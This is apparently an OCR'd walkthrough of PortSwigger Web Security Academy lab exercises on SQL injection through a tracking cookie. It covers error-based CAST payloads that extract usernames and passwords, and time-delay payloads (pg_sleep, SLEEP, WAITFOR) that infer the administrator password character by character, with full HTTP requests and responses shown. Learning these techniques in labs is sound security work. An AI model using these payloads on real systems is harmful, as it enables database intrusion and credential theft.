
In the backend query works as below:

- SELECT * FROM tracking WHERE id = 'A5wZskSjPahdfyaO' '

Single quote give the error (which I was entered)

- SELECT * FROM tracking WHERE id = 'A5wZskSjPahdfyaO'-- '

We can comment out the rest of the query then we will get a 200 response.




We can use CAST to change data types.

- ' AND 1 = CAST((SELECT 1) as int)—

Now we need to find a way to retrieve credentials.

We can modify above payload:


- ' AND 1 = CAST((SELECT username from users) as int)—
- This gives an internal error
- Let's reduce the length (remove the tracking id)



```
GET / HTTP/2
Host:
0ab0006f049afbb281a5070100c10011.web-security-
academy.net
Cookie: TrackingId=
A5wZskSjPahdfya0'+AND+1+%3d+CAST((SELECT+usern
ame+from+users)+as+int)--; session=
Anle4yyx2SkBRxQJPNiU4bsDdOmV0Ygg
Sec-Ch-Ua: "Chromium";v="123",
"Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
```

```
            </span>
            <p>
              Not solved
            </p>
            <span class=lab-status-icon>
            </span>
          </div>
        </div>
      </div>
    </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
      </header>
      <h4>
        Unterminated string literal started at
         position 95 in SQL SELECT * FROM
        tracking WHERE id = 'A5wZskSjPahdfya0'
         AND 1 = CAST((SELECT username from
        users) '. Expected  char
```

Internal error after reducing the length of the query.




```
GET / HTTP/2
Host:
0ab0006f049afbb281a5070100c10011.web-security-
academy.net
Cookie: TrackingId=
'+AND+1+%3d+CAST((SELECT+username+from+users)+
as+int)--; session=
Anle4yyx2SkBRxQJPNiU4bsDdOmV0Ygg
Sec-Ch-Ua: "Chromium";v="123",
"Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ab0006f049afbb281a5070100c10011.web-s
ecurity-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
            </a>
          </div>
          <div class='widgetcontainer-lab-status
           is-notsolved'>
            <span>
              LAB
            </span>
            <p>
              Not solved
            </p>
            <span class=lab-status-icon>
            </span>
          </div>
        </div>
      </div>
    </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
      </header>
      <h4>
        ERROR: more than one row returned by a
         subquery used as an expression
      </h4>
      <p class=is-warning>
        ERROR: more than one row returned by a
         subquery used as an expression
      </p>
    </div>
  </section>
</div>
</body>
</html>
```


- ' AND 1 = CAST((SELECT username FROM users LIMIT 1) as int)—

Limiting the output to 1 to get the username.

This will out put the first username of the table.



- ' AND 1 = CAST((SELECT password FROM users LIMIT 1) as int)—



14. Blind SQL injection with time delays.

Task:

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

Backend query works as:


- select trackingid from tracking_table where trackingid = 'v9XozNfPhboFefmt'
- select trackingid from tracking_table where trackingid = 'v9XozNfPhboFefmt' || SELECT SLEEP(10) –

hence, the payload -- ' || SELECT SLEEP(10) --
we need to check the database type by using the cheat sheet.

Oracle	`dbms_pipe.receive_message(('a'),10)`
Microsoft	`WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT pg_sleep(10)`
MySQL	`SELECT SLEEP(10)`


- ' || (SELECT pg_sleep(10))--

This is PostgreSQL database.


Request
Pretty Raw Hex
GET / HTTP/2
Host: 0aca008e03elef97827e2e6c00c600c8.web-security-academy.net
Cookie: TrackingId=v9XozNfPhboFefmt'+||+(SELECT+pg_sleep(10))--; session=yNkqa05R2t7elkWaHo0xN8FVMPO96uvX
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aca008e03elef97827e2e6c00c600c8.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14248
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>Blind SQL injection with time delays</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>

<section class='academyLabBanner is-solved'>

<h2>Blind SQL injection with time delays</h2>
<a class=link-back href='https://portswigger.net/web-security/sql-injection/blind/lab-time-
Search
0 highlights
Inspector
Notes
Done
14,357 bytes | 10,218 millis


Web Security Academy
Blind SQL injection with time delays
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account

15. Blind SQL injection with time delays and information retrieval.

Task:


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

First confirm the parameter is vulnerable and find out the database type.



Now we need to confirm that existence of the users table.


- ' || (select case when (1=1) then pg_sleep(10) else pg_sleep(-1) end)—

Next need to check administrator exists or not.

- ' || (select case when (username = 'administrator') then pg_sleep(10) else pg_sleep(-1) end from users)—

Next enumerate the password length and the password:

- ' || (select case when (username = 'administrator' and LENGTH(password) > 1) then pg_sleep(10) else pg_sleep(-1) end from users)—
- ' || (select case when (username = 'administrator' and substr(password,1,1) = 'a') then pg_sleep(10) else pg_sleep(-1) end from users)—




Requ...	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		200	10208			11465	
1	1	200	10191			11465	
2	2	200	10187			11465	
3	3	200	10200			11465	
4	4	200	10195			11465	
5	5	200	10359			11465	
6	6	200	10354			11465	
7	7	200	10197			11465	
8	8	200	10187			11465	
9	9	200	10193			11465	
10	10	200	10195			11465	
11	11	200	10193			11465	
12	12	200	10196			11465	
13	13	200	10194			11465	
14	14	200	10183			11465	
15	15	200	10197			11465	
16	16	200	10190			11465	
17	17	200	10195			11465	
18	18	200	10215			11465	
19	19	200	10196			11465	
20	20	200	182			11465	
21	21	200	183			11465	

